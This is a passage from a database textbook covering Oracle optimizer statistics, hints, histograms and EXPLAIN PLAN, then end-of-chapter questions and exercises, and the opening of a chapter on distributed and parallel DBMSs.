It is also possible to get Oracle to gather statistics while creating or rebuilding indexes by specifying the COMPUTE STATISTICS option with the CREATE INDEX or ALTER INDEX commands. Statistics are held within the Oracle data dictionary and can be inspected through the views shown in Table 23.5. Each view can be preceded by three prefixes:

TABLE 23.5 Oracle data dictionary views.

VIEW	DESCRIPTION
ALL_TABLES	Information about the object and relational tables that a user has access to
TAB_HISTOGRAMS	Statistics about the use of histograms on tables and views
TAB_COLUMNS	Information about the columns in tables/views/clusters
TAB_COL_STATISTICS	Column statistics histogram information from TAB_COLUMNS
TAB_PARTITIONS	Information about the partitions in a partitioned table
CLUSTERS	Information about clusters
INDEXES	Information about indexes
IND_STATISTICS	Statistics about all indexes
IND_COLUMNS	Information about the columns in each index on all tables/clusters
TAB_SUBPARTITIONS	Information on each table subpartition
IND_PARTITIONS	Information for each index partition
IND_SUBPARTITIONS	Information on each index subpartition
PART_COL_STATISTICS	Column statistics and histogram information for the table partitions
PART_HISTOGRAMS	Histogram data (endpoints per histogram) for the histograms on the table partitions
SUBPART_COL_STATISTICS	Column statistics and histogram information for subpartitions of partitioned objects
SUBPART_HISTOGRAMS	Histogram data (end-points per histogram) for histograms on table subpartitions

- ALL_ includes all the objects in the database that the user has access to, including objects in another schema that the user has been given access to.
- DBA_ includes all the objects in the database.
- USER_ includes only the objects in the user’s schema.

Hints

As mentioned earlier, the cost-based optimizer also takes into consideration *hints* that the user may provide. A hint is specified as a specially formatted comment within an SQL statement. There are a number of hints that can be used to force the optimizer to make different decisions, such as forcing the use of:

- a particular access path;
- a particular join order;
- a particular Join operation, such as a sort–merge join;
- parallel execution.

For example, we can force the use of a particular index using the following hint:

```
SELECT /*+ INDEX(sexIndex) */fName, lName, position
FROM Staff
WHERE sex = 'M';
```




Figure 23.16 Histogram of values in rooms column in the PropertyForRent table: (a) uniform distribution; (b) nonuniform distribution.

If there are as many male as female members of staff, the query will return approximately half the rows in the `Staff` table and a full table scan is likely to be more efficient than an index scan. However, if we know that there are significantly more female than male staff, the query will return a small percentage of the rows in the `Staff` table and an index scan is likely to be more efficient. If the cost-based optimizer assumes there is an even distribution of values in the `sex` column, it is likely to select a full table scan. In this case, the hint tells the optimizer to use the index on the `sex` column.

Stored execution plans

There may be times when an optimal plan has been found and it may be unnecessary or unwanted for the optimizer to generate a new execution plan whenever the SQL statement is submitted again. In this case, it is possible to create a *stored outline* using the `CREATE OUTLINE` statement, which will store the attributes used by the optimizer to create the execution plan. Thereafter, the optimizer uses the stored attributes to create the execution plan rather than generate a new plan.

23.7.2 Histograms

In earlier sections, we made the assumption that the data values within the columns of a table are uniformly distributed. A histogram of values and their relative frequencies gives the optimizer improved selectivity estimates in the presence of nonuniform distribution. For example, Figure 23.16(a) illustrates an estimated uniform distribution of the `rooms` column in the `PropertyForRent` table and Figure 23.16(b) the actual nonuniform distribution. The first distribution can be stored compactly as a low value (1) and a high value (10), and as a total count of all frequencies (in this case, 100).

For a simple predicate such as `rooms > 9`, based on a uniform distribution we can easily estimate the number of tuples in the result as $(1/10) \times 100 = 10$ tuples. However, this estimate is quite inaccurate (as we can see from Figure 23.16(b) there is actually only 1 tuple).

A **histogram** is a data structure that can be used to improve this estimate. Figure 23.17 shows two types of histogram:




Figure 23.17 Histogram of values in rooms column in the PropertyForRent table:
(a) width-balanced; (b) height-balanced.

- a *width-balanced histogram*, which divides the data into a fixed number of equal-width ranges (called buckets), each containing a count of the number of values falling within that bucket;
- a *height-balanced histogram*, which places approximately the same number of values in each bucket so that the end-points of each bucket are determined by how many values are in that bucket.

For example, suppose that we have five buckets. The width-balanced histogram for the rooms column is illustrated in Figure 23.17(a). Each bucket is of equal width with two values (1-2, 3-4, and so on), and within each bucket the distribution is assumed to be uniform. This information can be stored compactly by recording the upper and lower value within each bucket and the count of the number of values within the bucket. If we consider again the predicate `rooms > 9`, with the width-balanced histogram we estimate the number of tuples satisfying this predicate as the size of a range element multiplied by the number of range elements, that is $2 \times 1 = 2$, which is better than the estimate based on uniform distribution.

The height-balanced histogram is illustrated in Figure 23.17(b). In this case, the height of each column is 20 ($100/5$). Again, the data can be stored compactly by recording the upper and lower value within each bucket, and recording the height of all buckets. If we consider the predicate `rooms > 9`, with the height-balanced histogram we estimate the number of tuples satisfying this predicate as: $(1/5) \times 20 = 4$, which in this case is not as good as the estimate provided by the width-balanced histogram. Oracle uses height-balanced histograms. A variation of the height-balanced histogram assumes a uniform height within a bucket but possibly slightly different heights across buckets.

As histograms are persistent objects, there is an overhead involved in storing and maintaining them. Some systems, such as Microsoft's SQL Server, create and maintain histograms automatically without the need for user input. However, in Oracle it is the user's responsibility to create and maintain histograms for appropriate columns, again using the PL/SQL package `DBMS_STATS`. Appropriate columns are typically those columns that are used within the `WHERE` clause of

SQL statements and have a nonuniform distribution, such as the rooms column in the previous example.

23.7.3 Viewing the Execution Plan

Oracle allows the execution plan that would be chosen by the optimizer to be viewed using the EXPLAIN PLAN command. This can be extremely useful if the efficiency of a query is not as expected. The output from EXPLAIN PLAN is written to a table in the database (the default table is PLAN_TABLE). The main columns in this table are:

- STATEMENT_ID, the value of an optional STATEMENT_ID parameter specified in the EXPLAIN PLAN statement.
- OPERATION, the name of the internal operation performed. The first row would be the actual SQL statement: SELECT, INSERT, UPDATE, or DELETE.
- OPTIONS, the name of another internal operation performed.
- OBJECT_NAME, the name of the table or index.
- ID, a number assigned to each step in the execution plan.
- PARENT_ID, the ID of the next step that operates on the output of the ID step.
- POSITION, the order of processing for steps that all have the same PARENT_ID.
- COST, an estimated cost of the operation (null for statements that use the rule-based optimizer).
- CARDINALITY, an estimated number of rows accessed by the operation.

An example plan is shown in Figure 23.18. Each line in this plan represents a single step in the execution plan. Indentation has been used in the output to show the order of the operations (note the column ID by itself is insufficient to show the ordering).

```
SQL> EXPLAIN PLAN
  2 SET STATEMENT_ID = 'PB'
  3 FOR SELECT b.branchNo, b.city, propertyNo
  4 FROM Branch b, PropertyForRent p
  5 WHERE b.branchNo = p.branchNo
  6 ORDER BY b.city;

Explained.

SQL> SELECT ID||' '||PARENT_ID||' '||LPAD(' ', 2*(LEVEL - 1))||OPERATION||' '||OPTIONS||
  2 ' '||OBJECT_NAME "Query Plan"
  3 FROM Plan_Table
  4 START WITH ID = 0 AND STATEMENT_ID = 'PB'
  5 CONNECT BY PRIOR ID = PARENT_ID AND STATEMENT_ID = 'PB';

Query Plan
-----
0  SELECT STATEMENT
1 0  SORT ORDER BY
2 1    NESTED LOOPS
3 2      TABLE ACCESS FULL PROPERTYFORRENT
4 2      TABLE ACCESS BY INDEX ROWID BRANCH
5 4        INDEX UNIQUE SCAN SYS_C007455

6 rows selected.
```

Figure 23.18 Output from the Explain Plan utility.

Chapter Summary

- The aims of **query processing** are to transform a query written in a high-level language, typically SQL, into a correct and efficient execution strategy expressed in a low-level language like the relational algebra, and to execute the strategy to retrieve the required data.
- As there are many equivalent transformations of the same high-level query, the DBMS has to choose the one that minimizes resource usage. This is the aim of **query optimization**. Because the problem is computationally intractable with a large number of relations, the strategy adopted is generally reduced to finding a near-optimum solution.
- There are two main techniques for query optimization, although the two strategies are usually combined in practice. The first technique uses **heuristic rules** that order the operations in a query. The other technique compares different strategies based on their relative costs and selects the one that minimizes resource usage.
- Query processing can be divided into four main phases: decomposition (consisting of parsing and validation), optimization, code generation, and execution. The first three can be done either at compile time or at runtime.
- **Query decomposition** transforms a high-level query into a relational algebra query, and checks that the query is syntactically and semantically correct. The typical stages of query decomposition are analysis, normalization, semantic analysis, simplification, and query restructuring. A **relational algebra tree** can be used to provide an internal representation of a transformed query.
- **Query optimization** can apply transformation rules to convert one relational algebra expression into an equivalent expression that is known to be more efficient. Transformation rules include cascade of selection, commutativity of unary operations, commutativity of Theta join (and Cartesian product), commutativity of unary operations and Theta join (and Cartesian product), and associativity of Theta join (and Cartesian product).
- **Heuristics rules** include performing Selection and Projection operations as early as possible; combining Cartesian product with a subsequent Selection whose predicate represents a join condition into a Join operation; using associativity of binary operations to rearrange leaf nodes so that leaf nodes with the most restrictive Selections are executed first.
- **Cost estimation** depends on statistical information held in the system catalog. Typical statistics include the cardinality of each base relation, the number of blocks required to store a relation, the number of distinct values for each attribute, the selection cardinality of each attribute, and the number of levels in each multilevel index.
- The main strategies for implementing the Selection operation are: linear search (unordered file, no index), binary search (ordered file, no index), equality on hash key, equality condition on primary key, inequality condition on primary key, equality condition on clustering (secondary) index, equality condition on a nonclustering (secondary) index, and inequality condition on a secondary B+-tree index.
- The main strategies for implementing the Join operation are: block nested loop join, indexed nested loop join, sort-merge join, and hash join.
- With **materialization** the output of one operation is stored in a temporary relation for processing by the next operation. An alternative approach is to **pipeline** the results of one operation to another operation without creating a temporary relation to hold the intermediate result, thereby saving the cost of creating temporary relations and reading the results back in again.
- A relational algebra tree where the righthand relation is always a base relation is known as a **left-deep tree**. Left-deep trees have the advantages of reducing the search space for the optimum strategy and allowing the query optimizer to be based on dynamic processing techniques. Their main disadvantage is that in reducing the search space many alternative execution strategies are not considered, some of which may be of lower cost than the one found using a linear tree.
- Fundamental to the efficiency of query optimization is the **search space** of possible execution strategies and the **enumeration algorithm** that is used to search this space for an optimal strategy. For a given query this

space can be very large. As a result, query optimizers restrict this space in a number of ways. For example, unary operations may be processed on the fly; Cartesian products are never formed unless the query itself specifies it; the inner operand of each join is a base relation.

- The **dynamic programming** algorithm is based on the assumption that the cost model satisfies the *principle of optimality*. To obtain the optimal strategy for a query consisting of n joins, we need to consider only the optimal strategies that consist of $(n - 1)$ joins and extend those strategies with an additional join. Equivalence classes are created based on *interesting orders* and the strategy with the lowest cost in each equivalence class is retained for consideration in the next step until the entire query has been constructed, whereby the strategy corresponding to the overall lowest cost is selected.
- The query optimizer is the heart of RDBMS performance and must also be extended with knowledge about how to execute user-defined functions efficiently, take advantage of new index structures, transform queries in new ways, and navigate among data using references. Successfully opening up such a critical and highly tuned DBMS component and educating third parties about optimization techniques is a major challenge for DBMS vendors.
- Traditional RDBMSs use B-tree indexes to speed access to scalar data. With the ability to define complex data types in an ORDBMS, specialized index structures are required for efficient access to data. Some ORDBMSs are beginning to support additional index types, such as generic B-trees, R-trees (region trees) for fast access to two- and three-dimensional data, and the ability to index on the output of a function. A mechanism to plug in any user-defined index structure provides the highest level of flexibility.

Review Questions

- 23.1 How are query processing and query optimization related?
- 23.2 How does query processing in relational systems differ from the processing of low-level query languages for network and hierarchical systems?
- 23.3 What are the typical phases of query processing?
- 23.4 What are the main phases of query processing?
- 23.5 What is the difference between conjunctive and disjunctive normal form?
- 23.6 Discuss how a DBMS reduces the search space.
- 23.7 State the transformation rules that apply to:
 - (a) Selection operations
 - (b) Projection operations
 - (c) Theta join operations
- 23.8 State the heuristics that should be applied to improve the processing of a query.
- 23.9 What types of statistics should a DBMS hold to be able to derive estimates of relational algebra operations?
- 23.10 Under what circumstances would the system have to resort to a linear search when implementing a Selection operation?
- 23.11 What are the main strategies for implementing the Join operation?
- 23.12 Contrast cost estimation and heuristic rules with regard to query optimization.
- 23.13 Discuss the difference between linear and nonlinear relational algebra trees. Give examples to illustrate your answer.
- 23.14 What are the advantages and disadvantages of left-deep trees?
- 23.15 Describe how Oracle implements rule-based and cost-based optimization approaches.

Exercises

- 23.16 Using the three strategies cited in Example 23.1, describe the phases involved in query processing. In each of the identified phases, briefly indicate what the output will be.
- 23.17 Using the Hotel schema given at the start of the Exercises at the end of Chapter 4, determine whether the following queries are semantically correct:

- (a) **SELECT** r.type, r.price
FROM Room r, Hotel h
WHERE r.hotel_number = h.hotel_number **AND** h.hotel_name = 'Grosvenor Hotel' **AND** r.type > 100;
- (b) **SELECT** g.guestNo, g.name
FROM Hotel h, Booking b, Guest g
WHERE h.hotelNo = b.hotelNo **AND** h.hotelName = 'Grosvenor Hotel';
- (c) **SELECT** r.roomNo, h.hotelNo
FROM Hotel h, Booking b, Room r
WHERE h.hotelNo = b.hotelNo **AND** h.hotelNo = 'H21' **AND** b.roomNo = r.roomNo **AND** type = 'S'
AND b.hotelNo = 'H22';

- 23.18 Again using the Hotel schema, draw a relational algebra tree for each of the following queries and use the heuristic rules given in Section 23.3.2 to transform the queries into a more efficient form. Discuss each step and state any transformation rules used in the process.

- (a) **SELECT** r.roomNo, r.type, r.price
FROM Room r, Booking b, Hotel h
WHERE r.roomNo = b.roomNo **AND** b.hotelNo = h.hotelNo **AND**
h.hotelName = 'Grosvenor Hotel' **AND** r.price > 100;
- (b) **SELECT** g.guestNo, g.guestName
FROM Room r, Hotel h, Booking b, Guest g
WHERE h.hotelNo = b.hotelNo **AND** g.guestNo = b.guestNo **AND** h.hotelNo = r.hotelNo **AND**
h.hotelName = 'Grosvenor Hotel' **AND** dateFrom >= '1-Jan-08' **AND** dateTo <= '31-Dec-08';

- 23.19 Using the Hotel schema, assume the following indexes exist:

- a hash index with no overflow on the primary key attributes, roomNo/hotelNo in Room;
- a clustering index on the foreign key attribute hotelNo in Room;
- a B⁺-tree index on the price attribute in Room;
- a secondary index on the attribute type in Room.

nTuples(Room)	= 10,000	bFactor(Room)	= 200
nTuples(Hotel)	= 50	bFactor(Hotel)	= 40
nTuples(Booking)	= 100,000	bFactor(Booking)	= 60
nDistinct _{hotelNo} (Room)	= 50		
nDistinct _{type} (Room)	= 10		
nDistinct _{price} (Room)	= 500		
min _{price} (Room)	= 200	max _{price} (Room)	= 50
nLevels _{hotelNo} (I)	= 2		
nLevels _{price} (I)	= 2	nLfBlocks _{price} (I)	= 50

- (a) Calculate the cardinality and minimum cost for each of the following Selection operations:

- S1: $\sigma_{\text{roomNo}=1 \wedge \text{hotelNo}='H001'}(\text{Room})$
S2: $\sigma_{\text{type}='D'}(\text{Room})$
S3: $\sigma_{\text{hotelNo}='H02'}(\text{Room})$

- S4: $\sigma_{\text{price} > 100}(\text{Room})$
 S5: $\sigma_{\text{type} = 'S' \wedge \text{hotelNo} = 'H03'}(\text{Room})$
 S6: $\sigma_{\text{type} = 'S' \vee \text{price} < 100}(\text{Room})$

(b) Calculate the cardinality and minimum cost for each of the following Join operations:

- J1: $\text{Hotel} \bowtie_{\text{hotelNo}} \text{Room}$
 J2: $\text{Hotel} \bowtie_{\text{hotelNo}} \text{Booking}$
 J3: $\text{Room} \bowtie_{\text{roomNo}} \text{Booking}$
 J4: $\text{Room} \bowtie_{\text{hotelNo}} \text{Hotel}$
 J5: $\text{Booking} \bowtie_{\text{hotelNo}} \text{Hotel}$
 J6: $\text{Booking} \bowtie_{\text{roomNo}} \text{Room}$

(c) Calculate the cardinality and minimum cost for each of the following Projection operations:

- P1: $\Pi_{\text{hotelNo}}(\text{Hotel})$
 P2: $\Pi_{\text{hotelNo}}(\text{Room})$
 P3: $\Pi_{\text{price}}(\text{Room})$
 P4: $\Pi_{\text{type}}(\text{Room})$
 P5: $\Pi_{\text{hotelNo}, \text{price}}(\text{Room})$

23.20 Modify the block nested loop join and the indexed nested loop join algorithms presented in Section 23.4.3 to read $(n\text{Buffer} - 2)$ blocks of the outer relation R at a time, rather than one block at a time.

6

Distributed DBMSs and Replication

Chapter	24	Distributed DBMSs—Concepts and Design	737
Chapter	25	Distributed DBMSs—Advanced Concepts	783
Chapter	26	Replication and Mobile Databases	827

Distributed DBMSs—Concepts and Design

Chapter Objectives

In this chapter you will learn:

- The need for distributed databases.
- The differences between distributed DBMSs, distributed processing, and parallel DBMSs.
- The advantages and disadvantages of distributed DBMSs.
- The problems of heterogeneity in a distributed DBMS.
- Basic networking concepts.
- The functions that should be provided by a distributed DBMS.
- An architecture for a distributed DBMS.
- The main issues associated with distributed database design: fragmentation, replication, and allocation.
- How fragmentation should be carried out.
- The importance of allocation and replication in distributed databases.
- The levels of transparency that should be provided by a distributed DBMS.
- Comparison criteria for distributed DBMSs.

Database technology has taken us from a paradigm of data processing in which each application defined and maintained its own data to one in which data is defined and administered centrally. During recent times, we have seen the rapid developments in network and data communication technology, epitomized by the Internet, mobile and wireless computing, intelligent devices, and grid computing. Now, with the combination of these two technologies, distributed database technology may change the mode of working from centralized to decentralized. This combined technology is one of the major developments in the database systems area.

In previous chapters we have concentrated on centralized database systems, that is, systems with a single logical database located at one site under the control of a single DBMS. In this chapter we discuss the concepts and issues of the **Distributed Database Management System** (DDBMS), which allows users to access not only the

data at their own site but also data stored at remote sites. There have been claims that centralized DBMSs will eventually be an “antique curiosity” as organizations move towards distributed DBMSs.



Structure of this Chapter In Section 24.1 we introduce the basic concepts of the DDBMS and make distinctions between DDBMSs, distributed processing, and parallel DBMSs. In Section 24.2 we provide a very brief introduction to networking to help clarify some of the issues we discuss later. In Section 24.3 we examine the extended functionality that we would expect to be provided by a DDBMS. We also examine possible reference architectures for a DDBMS as extensions of the ANSI-SPARC architecture presented in Chapter 2. In Section 24.4 we discuss how to extend the methodology for database design presented in Part 4 of this book to take account of data distribution. In Section 24.5 we discuss the transparencies that we would expect to find in a DDBMS and conclude in Section 24.6 with a brief review of Date's twelve rules for a DDBMS. The examples in this chapter are once again drawn from the *Dream-Home* case study described in Section 11.4 and Appendix A.

Looking ahead, in the next chapter we examine how the protocols for concurrency control, deadlock management, and recovery control that we discussed in Chapter 22 can be extended to cater for the distributed environment. In Chapter 26 we discuss the replication server, which is an alternative and potentially more simplified approach to data distribution and mobile databases. We also examine how Oracle supports data replication and mobility.

24.1 Introduction

A major motivation behind the development of database systems is the desire to integrate the operational data of an organization and to provide controlled access to the data. Although integration and controlled access may imply centralization, this is not the intention. In fact, the development of computer networks promotes a decentralized mode of work. This decentralized approach mirrors the organizational structure of many companies, which are logically distributed into divisions, departments, projects, and so on, and physically distributed into offices, plants, factories, where each unit maintains its own operational data (Date, 2000). The shareability of the data and the efficiency of data access should be improved by the development of a distributed database system that reflects this organizational structure, makes the data in all units accessible, and stores data proximate to the location where it is most frequently used.

Distributed DBMSs should help resolve the *islands of information* problem. Databases are sometimes regarded as electronic islands that are distinct and generally inaccessible places, like remote islands. This may be a result of geographical separation, incompatible computer architectures, incompatible communication protocols, and so on. Integrating the databases into a logical whole may prevent this way of thinking.

24.1.1 Concepts

To start the discussion of distributed DBMSs, we first give some definitions.

Distributed database

A logically interrelated collection of shared data (and a description of this data) physically distributed over a computer network.

Distributed DBMS

The software system that permits the management of the distributed database and makes the distribution transparent to users.

A **Distributed Database Management System (DDBMS)** consists of a single logical database that is split into a number of **fragments**. Each fragment is stored on one or more computers under the control of a separate DBMS, with the computers connected by a communications network. Each site is capable of independently processing user requests that require access to local data (that is, each site has some degree of local autonomy) and is also capable of processing data stored on other computers in the network.

Users access the distributed database via applications, which are classified as those that do not require data from other sites (**local applications**) and those that do require data from other sites (**global applications**). We require a DDBMS to have at least one global application. A DDBMS therefore has the following characteristics:

- a collection of logically related shared data;
- the data is split into a number of fragments;
- fragments may be replicated;
- fragments/replicas are allocated to sites;
- the sites are linked by a communications network;
- the data at each site is under the control of a DBMS;
- the DBMS at each site can handle local applications, autonomously;
- each DBMS participates in at least one global application.

It is not necessary for every site in the system to have its own local database, as illustrated by the topology of the DDBMS shown in Figure 24.1.

EXAMPLE 24.1 DreamHome

Using distributed database technology, *DreamHome* may implement their database system on a number of separate computer systems rather than a single, centralized mainframe. The computer systems may be located at each local branch office: for example, London, Aberdeen, and Glasgow. A network linking the computers will enable the branches to communicate with each other and a DDBMS will enable them to access data stored at another branch office. Thus, a client living in Glasgow can go to the nearest branch office to find out what properties are available in London, rather than having to telephone or write to the London branch for details.

Alternatively, if each *DreamHome* branch office already has its own (disparate) database, a DDBMS can be used to integrate the separate databases into a single, logical database, again making the local data more widely available.






Figure 24.1 Distributed database management system.

From the definition of the DDBMS, the system is expected to make the distribution **transparent** (invisible) to the user. Thus, the fact that a distributed database is split into fragments that can be stored on different computers and perhaps replicated, should be hidden from the user. The objective of transparency is to make the distributed system appear like a centralized system. This is sometimes referred to as the **fundamental principle** of distributed DBMSs (Date, 1987b). This requirement provides significant functionality for the end-user but unfortunately creates many additional problems that have to be handled by the DDBMS, as we discuss in Section 24.5.

Distributed processing


It is important to distinguish between a distributed DBMS and distributed processing.

Distributed processing

A centralized database that can be accessed over a computer network.

The key point with the definition of a distributed DBMS is that the system consists of data that is physically distributed across a number of sites in the network. If the data is centralized, even though other users may be accessing the data over the network, we do not consider this to be a distributed DBMS but simply distributed processing. We illustrate the topology of distributed processing in Figure 24.2.

Figure 24.2
Distributed
processing.



Compare this figure, which has a central database at site 2, with Figure 24.1, which shows several sites each with their own database (DB).

Parallel DBMSs

We also make a distinction between a distributed DBMS and a parallel DBMS.

Parallel DBMS

A DBMS running across multiple processors and disks that is designed to execute operations in parallel, whenever possible, in order to improve performance.

Parallel DBMSs are again based on the premise that single-processor systems can no longer meet the growing requirements for cost-effective scalability, reliability, and performance. A powerful and financially attractive alternative to a single-processor-driven DBMS is a parallel DBMS driven by multiple processors. Parallel DBMSs link multiple, smaller machines to achieve the same throughput as a single, larger machine, often with greater scalability and reliability than single-processor DBMSs.

To provide multiple processors with common access to a single database, a parallel DBMS must provide for shared resource management. Which resources are shared and how those shared resources are implemented directly affects the performance and scalability of the system, which in turn determines its appropriateness for a given application/environment. The three main architectures for parallel DBMSs, as illustrated in Figure 24.3, are:

- shared memory;
- shared disk;
- shared nothing.




Figure 24.3 Parallel database architectures: (a) shared memory; (b) shared disk; (c) shared nothing.

Shared memory is a tightly coupled architecture in which multiple processors within a single system share system memory. Known as symmetric multiprocessing (SMP), this approach has become popular on platforms ranging from personal workstations that support a few microprocessors in parallel, to large RISC (Reduced Instruction Set Computer)-based machines, all the way up to the largest mainframes. This architecture provides high-speed data access for a limited number of processors, but it is not scalable beyond about 64 processors, at which point the interconnection network becomes a bottleneck.

Shared disk is a loosely coupled architecture optimized for applications that are inherently centralized and require high availability and performance. Each processor can access all disks directly, but each has its own private memory. Like the shared

nothing architecture, the shared disk architecture eliminates the shared memory performance bottleneck. Unlike the shared nothing architecture, however, the shared disk architecture eliminates this bottleneck without introducing the overhead associated with physically partitioned data. Shared disk systems are sometimes referred to as **clusters**.

Shared nothing, often known as massively parallel processing (MPP), is a multiple-processor architecture in which each processor is part of a complete system, with its own memory and disk storage. The database is partitioned among all the disks on each system associated with the database, and data is transparently available to users on all systems. This architecture is more scalable than shared memory and can easily support a large number of processors. However, performance is optimal only when requested data is stored locally.

Although the shared nothing definition sometimes includes distributed DBMSs, the distribution of data in a parallel DBMS is based solely on performance considerations. In addition, the nodes of a DDBMS are typically geographically distributed, separately administered, and have a slower interconnection network, whereas the nodes of a parallel DBMS are typically within the same computer or within the same site.

Parallel technology is typically used for very large databases possibly of the order of terabytes (10^{12} bytes), or systems that have to process thousands of transactions per second. These systems need access to large volumes of data and must provide timely responses to queries. A parallel DBMS can use the underlying architecture to improve the performance of complex query execution using parallel scan, join, and sort techniques that allow multiple processor nodes automatically to share the processing workload. We discuss this architecture further in Chapter 31 on data warehousing. Suffice it to note here that all the major DBMS vendors produce parallel versions of their database engines.

24.1.2 Advantages and Disadvantages of DDBMSs

The distribution of data and applications has potential advantages over traditional centralized database systems. Unfortunately, there are also disadvantages. In this section we review the advantages and disadvantages of the DDBMS.

Advantages

